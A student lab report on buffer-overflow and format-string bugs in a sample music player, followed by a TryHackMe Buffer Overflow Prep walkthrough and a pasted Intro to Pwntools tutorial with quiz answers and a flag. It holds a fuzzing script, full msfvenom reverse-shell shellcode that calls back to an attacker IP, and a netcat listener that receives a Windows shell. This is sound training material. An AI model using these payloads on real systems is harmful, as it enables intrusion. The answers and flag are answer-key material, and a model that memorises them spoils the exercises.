AEV - Lab. 4

David Araújo - 93444, Diogo Matos - 102848, Tiago Silvestre - 103554

December 20, 2023

Table of Contents

Introduction

The objective of this report is to explore buffer overflows.

Player

1

By running `flawfinder` within the *player* directory, after running the `make`command, the tool returns the following output.

```
┌──[root@debian]-[/player]
└─── #flawfinder .
Flawfinder version 2.0.10, (C) 2001-2019 David A. Wheeler.
Number of rules (primarily dangerous function names) in C/C++ ruleset: 223
Examining ./player.c

FINAL RESULTS:

./player.c:56:  [4] (format) printf:
  If format strings can be influenced by an attacker, they can be exploited
  (CWE-134). Use a constant for the format specification.
./player.c:67:  [4] (format) printf:
  If format strings can be influenced by an attacker, they can be exploited
  (CWE-134). Use a constant for the format specification.
./player.c:49:  [2] (buffer) char:
  Statically-sized arrays can be improperly restricted, leading to potential
  overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use
  functions that limit length, or ensure that the size is larger than the
  maximum possible length.
./player.c:82:  [2] (misc) fopen:
  Check when opening files - can an attacker redirect it (via symlinks),
  force the opening of special file type (e.g., device files), move things
  around to create a race condition, control its ancestors, or change its
  contents? (CWE-362).
./player.c:147:  [2] (buffer) char:
  Statically-sized arrays can be improperly restricted, leading to potential
  overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use
  functions that limit length, or ensure that the size is larger than the
  maximum possible length.

ANALYSIS SUMMARY:

Hits = 5
Lines analyzed = 161 in approximately 0.00 seconds (34534 lines/second)
Physical Source Lines of Code (SLOC) = 123
Hits@level = [0]  10 [1]   0 [2]   3 [3]   0 [4]   2 [5]   0
Hits@level+ = [0+]  15 [1+]   5 [2+]   5 [3+]   2 [4+]   2 [5+]   0
Hits/KSLOC@level+ = [0+] 121.951 [1+] 40.6504 [2+] 40.6504 [3+] 16.2602 [4+] 16.2602 [5+]   0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
See 'Secure Programming HOWTO'
(https://dwheeler.com/secure-programs) for more information.
```

Figure 1: flawfinder usage in player directory

From this we are able to identify five possible flaws within the *player.c* code. Two of this flaws are considered as "buffer flaws" and described as: **statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119!/CWE-120)**.

```
16  #define FIELD_BUFFER_SIZE 16
...
49  char buffer[FIELD_BUFFER_SIZE];
...
157 static char stream[1152 * 4];
```

In these lines, we can see that char streams and buffers are being allocated with fixed sized. This can be a problem in C because, depending on the way that input is being handled, it may **allow an user to introduce enough input to exceed the buffers capacity**, doing that may lead to the system to write this input to unpredicted spaces in the memory.

By analyzing the execution of the execution of the application, we are able to discover it prints the metadata of the audio files. We can then also use `exiftool` to expose all the metadata and see where are the field accessed by the application.

```
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04/player$ ./player music.mp3
File Information
 Name: music.mp3
 Title: Impact Moderato
 Album: YouTube Audio Library
 Size: 1062 Kbytes
Playing
^C
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04/player$ exiftool music.mp3
ExifTool Version Number         : 12.57
File Name                       : music.mp3
Directory                       : .
File Size                       : 1088 kB
File Modification Date/Time     : 2023:12:17 11:48:51+00:00
File Access Date/Time           : 2023:12:17 13:47:24+00:00
File Inode Change Date/Time     : 2023:12:17 11:48:51+00:00
File Permissions                : -rwxr-xr-x
File Type                       : MP3
File Type Extension             : mp3
MIME Type                       : audio/mpeg
MPEG Audio Version              : 1
Audio Layer                     : 3
Audio Bitrate                   : 320 kbps
Sample Rate                     : 44100
Channel Mode                    : Stereo
MS Stereo                       : Off
Intensity Stereo                : Off
Copyright Flag                  : False
Original Media                  : True
Emphasis                        : None
Encoder                         : LAME3.99r
Lame VBR Quality                : 4
Lame Quality                    : 3
Lame Method                     : CBR
Lame Low Pass Filter            : 20.5 kHz
Lame Bitrate                    : 255 kbps
Lame Stereo Mode                : Stereo
ID3 Size                        : 112
Genre                           : Cinematic
Album                           : YouTube Audio Library
Title                           : Impact Moderato
Artist                          : Kevin MacLeod
Duration                        : 27.19 s (approx)
```

Figure 2: metadata of the music file

By then analyzing the code, we discover that one of the possible *buffer overflow* flows is exposed and used to print the metadata field. It then stands to reason that, if one of the metadata field were to have a sufficiently large data string, it could possibly overflow the buffer. We can try this with the *Title* field.

Figure 3: Code exposing buffer overflow via array of fixed size

2

To test this, we created a simple *bash* script that tries to run the music player with an increasingly large title. If the execution crashes, it outputs the title that has caused it.

```bash
#!/bin/bash
TITLE="A"
while :
do
    timeout 1 ./player/player ./player/music.mp3
    # Check if timeout successful or execution crashed
    if [[ $? -ne 124 ]]
    then
        echo "Buffer overflow with title of size: ${#TITLE}"
        break
    fi
    # Increase title length
    TITLE="${TITLE}A"
    id3v2 --TIT2 "${TITLE}" player/music.mp3
done
```

This test proves successful and we get the following output.

```
File Information
 Name: ./player/music.mp3
 Title: AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 Album: YouTube Audio Library
 Size: 1064 Kbytes
Playing
File Information
 Name: ./player/music.mp3
 Title: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
 Album: YouTube Audio Library
 Size: 1064 Kbytes
Playing
File Information
 Name: ./player/music.mp3
 Title: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAJ6
./test-overflow-metadata.sh: line 30: 42803 Segmentation fault      timeout 1 ./player/player ./player/m
usic.mp3
Buffer overflow with title of size: 33
```

Figure 4: Tools successfully discovers buffer overflow

We can do the exact same thing with increasingly large file names, has the function that prints it uses the same buffer flaw as in the metadata tags. We can then add the characters 'B' and 'C' to the end of the title to easily notice them.



Figure 5: Metadata info overwrites the `$rbp` register

Besides the exploit discovered above, there is also one way to crash the application. Which is by running it with directory as argument(instead of a normal file).



Figure 6: Output when using a directory as a input file

This crash is happening because the program is not validating if the file passed as argument is a directory. S_ISDIR(m) macro from linux(https://www.gnu.org/software/libc/manual/html_node/Testing-File-Type.html) could be used to check if it's a directory and fix the problem.

3

The filename is being printed as follows:

```
printf(" Name: ");
printf(filename);
```

A `printf` without arguments is being used, and the user has full access to the variable `filename` because is given by him. In formated strings the '%x' can be used to print the values in hex of a variable inside the `printf` arguments. When the `printf` has no argumets, it will go to the stack the get the values.



Figure 7: Output when using '%x %x %x %x'

4

The same can be done with the metadata field because of this method:

```
int print_meta(char* filename) {
    ID3Tag *tag = ID3Tag_New();

    printf("File Information\n");
    printf(" Name: ");
    printf(filename);
    ID3Tag_Link(tag, filename);
    ID3Frame* frame = ID3Tag_FindFrameWithID(tag, ID3FID_TITLE);
    print_frame("\n Title", frame);
```

```
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_ALBUM);
    print_frame(" Album", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_PERFORMERSORTORDER);
    print_frame(" Performer", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_COMMENT);
    print_frame(" Comments", frame);
}
```

As we can see the `printf` is being used as before.

So, the same payload was used and introduced in the title field using `id3v2 --TIT2 "%x %x %x %x" music.mp`.

5

As we see, the `printf` and does not have arguments try to find them in the stack, but the values that end up being used might not be formated in such way that can be converted into a string. So, if a `%s` is given to the `printf` we can have a DoS (it crashes).

Figure 8: Output when using '%s' as file name

6

The main steps in order to perform the exploit are:

- Inject into the server process a malicous code that we want to execute.
- Overflow the buffer in order to reach the return address of the vulnerable function.
- Overwrite the return address with a pointer to our code, to get it executed.

TryHackMe - Buffer Overflow Prep

Overflow 1

Using the *fuzzer*, we are able to discover that the server crashes with 2000 bytes, so adding 400 bytes to that we can use MetaSploit's pattern creator to generate a 2400 byte pattern to use as payload. Using that as a payload we that can find the content of the *EIP* register, being the offset **1970**.



Figure 9: EIP offset discovered

After setting this value in the *exploit* script and running it again with the value B (in hexadecimal, 0x42) in the *retn* variable, we can see that the EIP register takes this value.



Figure 10: EIP overwritten with *BBBB* value

From that, we can now specify whichever payload we desire. Using a long string of known value on both the server side and the attacker side, we can test which characters do not match, the *bad characters*.



Figure 11: ESP register



Figure 12: BadCharacters found

We do this until there are no more characters that do not match, this way we can assure that we are able to fully write to the desired memory space.



Figure 13: Unmodified, meaning no more mismatched character occured

Continuing the attack, 9 addresses are exposed to where we can know direct our exploitation payload in order to initiate a connection from the server to the client, a *reverse shell*



Figure 14: *jmp* registers

This payload can be crafted with another of MetaSploit's tools.

```
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04$ msfvenom -p windows/shell_reverse_tcp LHOST=10.9.127.
101 LPORT=4444 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xd9\xc9\xb8\xa1\xc1\x50\xb3\xd9\x74\x24\xf4\x5a\x2b\xc9"
"\xb1\x52\x83\xc2\x04\x31\x42\x13\x03\xe3\xd2\xb2\x46\x1f"
"\x3c\xb0\xa9\xdf\xbd\xd5\x20\x3a\x8c\xd5\x57\x4f\xbf\xe5"
"\x1c\x1d\x4c\x8d\x71\xb5\xc7\xe3\x5d\xba\x60\x49\xb8\xf5"
"\x71\xe2\xf8\x94\xf1\xf9\x2c\x76\xcb\x31\x21\x77\x0c\x2f"
"\xc8\x25\xc5\x3b\x7f\xd9\x62\x71\xbc\x52\x38\x97\xc4\x87"
"\x89\x96\xe5\x16\x81\xc0\x25\x99\x46\x79\x6c\x81\x8b\x44"
"\x26\x3a\x7f\x32\xb9\xea\xb1\xbb\x16\xd3\x7d\x4e\x66\x14"
"\xb9\xb1\x1d\x6c\xb9\x4c\x26\xab\xc3\x8a\xa3\x2f\x63\x58"
"\x13\x8b\x95\x8d\xc2\x58\x99\x7a\x80\x06\xbe\x7d\x45\x3d"
"\xba\xf6\x68\x91\x4a\x4c\x4f\x35\x16\x16\xee\x6c\xf2\xf9"
"\x0f\x6e\x5d\xa5\xb5\xe5\x70\xb2\xc7\xa4\x1c\x77\xea\x56"
"\xdd\x1f\x7d\x25\xef\x80\xd5\xa1\x43\x48\xf0\x36\xa3\x63"
"\x44\xa8\x5a\x8c\xb5\xe1\x98\xd8\xe5\x99\x09\x61\x6e\x59"
"\xb5\xb4\x21\x09\x19\x67\x82\xf9\xd9\xd7\x6a\x13\xd6\x08"
"\x8a\x1c\x3c\x21\x21\xe7\xd7\x44\xbf\x98\x42\x31\xbd\x66"
"\x9c\x9d\x48\x80\xf4\x0d\x1d\x1b\x61\xb7\x04\xd7\x10\x38"
"\x93\x92\x13\xb2\x10\x63\xdd\x33\x5c\x77\x8a\xb3\x2b\x25"
"\x1d\xcb\x81\x41\xc1\x5e\x4e\x91\x8c\x42\xd9\xc6\xd9\xb5"
"\x10\x82\xf7\xec\x8a\xb0\x05\x68\xf4\x70\xd2\x49\xfb\x79"
"\x97\xf6\xdf\x69\x61\xf6\x5b\xdd\x3d\xa1\x35\x8b\xfb\x1b"
"\xf4\x65\x52\xf7\x5e\xe1\x23\x3b\x61\x77\x2c\x16\x17\x97"
"\x9d\xcf\x6e\xa8\x12\x98\x66\xd1\x4e\x38\x88\x08\xcb\x58"
"\x6b\x98\x26\xf1\x32\x49\x8b\x9c\xc4\xa4\xc8\x98\x46\x4c"
"\xb1\x5e\x56\x25\xb4\x1b\xd0\xd6\xc4\x34\xb5\xd8\x7b\x34"
"\x9c";
```

Figure 15: C payload to create connection

By initiation `netcat` and commanding it to accept incoming connection, we can then send the exploit to the server, and this results in a successful connection between the server and the attacker through a shell.

```
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04$ nc -l -p 4444
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

Figure 16: Access via shell to the server

The other Overflows function exactly the same way, please view the annex at the end of this report to view which offset and *bad characters* were found for each one.

TryHackMe - Intro to Pwntools

Consult the annexes

My name is DiZma$ and I will be your guide through this journey of software exploitation. When I started learning binary exploitation and CTFs, I learned that many CTF players use Pwntools, but when I searched for a basic guide on how to get started, I found little on the topic. Because of this, I set out to create my own tutorial. According to the Pwntools github, "Pwntools is a CTF framework and exploit development library. Written in Python, it is designed for rapid prototyping and development, and intended to make exploit writing as simple as possible" (Pwntools Github page).

Prior experience in binary exploitation is not required for this room, although it may help. I will provide brief explanations, although if you would like more in-depth material, I will try to direct you to some helpful sources.

Tools and Installation:

The tools and challenges for today are on the provided VM, although if you would like, you can set them up on your own machine:

Pwntools can be installed through pip. You can follow the installation guide here: https://docs.pwntools.com/en/stable/install.html. Please note, I have set up Pwntools with python2 on the VM for today, because I prefer exploit development in python2.

The other tool we will be using is pwndbg, which is "a GDB plug-in that makes debugging with GDB suck less, with a focus on features needed by low-level software developers, hardware hackers, reverse-engineers and exploit developers" (pwndbg Github page). If you have ever used gdb for binary exploitation, you know it can be cumbersome. Pwndbg prints out useful information, such as registers and assembly code, with each breakpoint or error, making debugging and dynamic analysis easier. To install it, you can refer to the Github page. All you need to do is download it from Github and run the setup script, and it will automatically attach to gdb.

Lastly, if you would like to download the challenges from this room to use on your own machine, you can find them (and my solutions) on my Github: https://github.com/dizmascyberlabs/IntroToPwntools.

Starting up the machine and Logging in:

Please start up the attached VM. Once it is started, you can ssh into it with the following credentials:

user: buzz

pass: buzz

```
ssh buzz@MACHINE_IP
```

```
buzz@MACHINE_IP's password: buzz
```

Please note that after typing in the password, you may have to wait a few seconds before you are logged in.

Let's get pwning!

Answer the questions below

I understand how to set up Pwntools and pwndbg on my own machine.

No answer needed

Question Done

I have started the machine, and logged in through ssh.

No answer needed

Question Done

Task 2 Checksec

In your home directory, you should see two directories, IntroToPwntools and pwndbg. Our challenges are in IntroToPwntools. If you enter that directory, you will see a note, and another directory of the same name. When you are ready, enter the second IntroToPwntools directory to begin your adventure!

Checksec tool

You will find the four directories enclosed: checksec, cyclic, networking, and shellcraft. We will start with checksec.

Inside the checksec directory, we will find some c code and executables, both compiled from the c code. If you run either one, they seem to be the same program: it prompts for the user's name, and replies "Hello name!" These binaries may appear to be the same program, but one was compiled with protections to mitigate binary exploitation, while the other was compiled without these protections.

Run the following command and observe the result (as a warning, this command can be a little slow):

```
checksec intro2pwn1
```

Now run the same command with intro2pwn2.

As you can see, these binaries both have the same architecture (i386-32-little), but differ in qualities such as RELRO, Stack canaries , NX, PIE, and RWX. Now, what are these qualities? Allow me to explain. Please note, this room does not require a deep knowledge of these beyond the basics.

RELRO stands for Relocation Read-Only, which makes the global offset table (GOT) read-only after the linker resolves functions to it. The GOT is important for techniques such as the ret-to-libc attack, although this is outside the scope of this room. If you are interested, you can refer to this blog post: https://www.redhat.com/en/blog/hardening-elf-binaries-using-relocation-read-only-relro.

Stack canaries are tokens placed after a stack to detect a stack overflow. These were supposedly named after birds that coal miners brought down to mines to detect noxious fumes. Canaries were sensitive to the fumes, and so if they died, then the miners knew they needed to evacuate. On a less morbid note, stack canaries sit beside the stack in memory (where the program variables are stored), and if there is a stack overflow, then the canary will be corrupted. This allows the program to detect a buffer overflow and shut down. You can read more about stack canaries here: https://www.sans.org/blog/stack-canaries-gingerly-sidestepping-the-cage/.

NX is short for non-executable. If this is enabled, then memory segments can be either writable or executable, but not both. This stops potential attackers from injecting their own malicious code (called shellcode) into the program, because something in a writable segment cannot be executed. On the vulnerable binary, you may have noticed the extra line **RWX** that indicates that there are segments which can be read, written, and executed. See this Wikipedia article for more details: https://en.wikipedia.org/wiki/Executable_space_protection

PIE stands for Position Independent Executable. This loads the program dependencies into random locations, so attacks that rely on memory layout are more difficult to conduct. Here is a good blog about this: https://access.redhat.com/blogs/766093/posts/1975793

If you want a good overview of each of the checksec tested qualities, I have found this guide to be useful: https://blog.siphos.be/2011/07/high-level-explanation-on-some-binary-executable-security/

Answer the questions below

Does Intro2pwn1 have FULL RELRO (Y or N)?

Y — Correct Answer

Does Intro2pwn1 have RWX segments (Y or N)?

N — Correct Answer

Does Intro2pwn2 have a stack canary (Y or N)?

N — Correct Answer

Does Intro2pwn2 not have PIE (Y or N)?

Y — Correct Answer

Cause a buffer overflow on intro2pwn1 by inputting a long string such as AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA. What was detected?

Stack Smashing — Correct Answer — Hint

Now cause a buffer overflow on intro2pwn2. What error do you get?

Segmentation Fault — Correct Answer — Hint

Task 3 Cyclic

Good work! Now cd out of the checksec directory. Next on our itinerary is the cyclic directory. You should find 4 files there: a text of alphabet characters, a flag file, an executable, and the code for the executable. If we try to read the flag file, we are denied permission. If only we could get somebody else to open it...

Setting the stage:

if you run the command:

```
ls -l
```

You will see that the flag file and intro2pwn3 are owned by the same user, and that the suid bit is set for intro2pwn3. This means that the program will keep its permissions when it executes. Please answer question 1.

If you view the c code, you may notice the print_flag() function, which will open the flag with the permissions we need. The issue is that the function does not run in the program, the program simply calls start() then ends. What if we could redirect the execution somehow? In fact, we can!

This program is vulnerable to a buffer overflow, because it uses the gets() function, which does not check to see if the user input is actually in bounds (you can read about this here). In our case, the name variable has 24 bytes allocated, so if we input more than 24 bytes, we can write to other parts of memory. Please answer question 2.

An important part of the memory we can overwrite is the instruction pointer (IP), which is called the eip on 32-bit machines, and rip on 64-bit machines. The IP points to the next instruction to be executed, so if we redirect the eip in our binary to the print_flag() function, we can print the flag.

Cyclic tool:

To control the IP, the first thing we need do is to is overflow the stack with a pattern, so we can see where the IP is. I have provided the alphabet file as a pattern. Let's fire up gdb!

```
gdb intro2pwn3
```

To run a program in gdb, type `r`. You will see the program function normally. If you want to add an input from a text file, you use the "<" key, as such:

```
r < alphabet
```

We've caused a segmentation fault, and you may observe that there is an invalid address at 0x4a4a4a4a. If you scroll up, you can see the values at each register. For eip, it has been overwritten with 0x4a4a4a4a. Please answer question 3.

Great, now we see that we can control the eip! Before we move on, I would like to talk about patterns. The alphabet file was useful here, but it can be time consuming to type all of that into a file (or write a script for it) every time you want to test a buffer overflow, and if the buffer is large, the alphabet file might not be big enough. This is where the cyclic tool comes in. The cyclic tool can be used both from the command line and in python scripts. The command line format is "cyclic number", like:

```
cyclic 100
```

This will print out a pattern of 100 characters Please quit gdb by typing "quit" and answer question 4.

If you have used pattern_create from the Metasploit Framework, this is works in a similar way. We can create a pattern file like this:

```
cyclic 100 > pattern
```

and then run the pattern file as input in gdb like we did with the alphabet file. Once again, we have a seg-fault and the eip is filled with 'jaaa' (please answer question 5).

Pwning to the flag:

We can now begin to develop our exploit. To use pwntools in a python file, create a python file (mine is pwn_cyclic.py) and import the pwntools module at the top of the file:

```
from pwn import *
```

We can then use the cyclic function within the python code:

```
padding = cyclic(100)
```

Our padding is the space we need to get to the eip, so 100 is not the number we need. We need our padding to stop right before 'jaaa' so that we can fill in the eip with our own input. Luckily, there is a function in pwntools called cyclic_find(), which will find this automatically. Please replace the 100 with cyclic_find('jaaa'):

```
padding = cyclic(cyclic_find('jaaa'))
```

What do we fill the eip with? For now, to make sure we have the padding correct, we should fill it with a dummy value, like 0xdeadbeef. We cannot, of course, simply write "0xdeadbeef" as a string, because the computer would interpret it as ascii, and we need it as raw hex. Pwntools offers an easy way to do this, with the p32() function (and p64 for 64-bit programs). This is similar to the struct.pack() function, if you have ever used it. We can add this to our code:

```
eip = p32(0xdeadbeef)
```

Now our entire code should look like this:

```
from pwn import *
```

```
padding = cyclic(cyclic_find('jaaa'))
```

```
eip = p32(0xdeadbeef)
```

```
payload = padding + eip
```

```
print(payload)
```

Please run the file with python (not python3!) and output to a text file (my python file is called pwn_cyclic.py and my text file is called attack).

```
python pwn_cyclic.py > attack
```

Run this new text file as input to intro2pwn3 in gdb, and make sure that you get an invalid address at 0xdeadbeef. Please answer question 6.

The last thing we need to do is find the location of the print_flag() function. To find the print_flag() funtion, type this command into gdb:

```
print& print_flag
```

For me, the print_flag() function is at 0x8048536, please check to see if it is the same for you.

Replace the 0xdeadbeef in your code with the location of the print_flag function. Once, again, we can run:

```
python pwn_cyclic.py > attack
```

Input the attack file into the intro2pwn3 binary in the command line (because gdb will not use the suid permissions), like this:

```
./intro2pwn3 < attack
```

Yay, a flag! Please answer question 7.

Answer the questions below

Which user owns both the flag.txt and intro2pwn3 file?

dizmas — Correct Answer

Use checksec on intro2pwn3. What bird-themed protection is missing?

canary — Correct Answer — Hint

What ascii letter sequence is 0x4a4a4a4a (pwndbg should tell you).

JJJJ — Correct Answer — Hint

What is the output of "cyclic 12"?

aaaabaaacaaa — Correct Answer

What pattern, in hex, was the eip overflowed with?

0x6161616a — Correct Answer — Hint

I have overflowed the eip with 0xdeadbeef

No answer needed — Question Done

What is the flag?

flag{13@rning_2_pwn!} — Correct Answer

Task 4 Networking

When you are ready to move on, please enter the networking directory. Inside, you will find a note, an executable, and more c code. In the last challenge, we manually inputted our exploit, although pwntools give us the ability send and receive data automatically. This can work both locally and over a networking port. For this challenge, we will use the networking tools, and in the next challenge, we will use the local tools.

Unpacking the code

